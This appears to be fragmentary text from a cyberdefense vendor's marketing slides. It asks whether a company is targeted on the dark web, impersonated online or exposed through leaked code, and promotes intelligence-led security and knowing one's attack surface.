
Can you see Dark Web activity that suggests active targeting of our company?

Are our domains / websites being impersonated?


Is there confidential data in the form of intellectual property or code that has either been stolen or accidentally exposed?

Knowing Yourself


Understanding your attack surface



Intelligence-led security requires two perspectives



Only then can you protect your business effectively



Thanks



Cyberdefense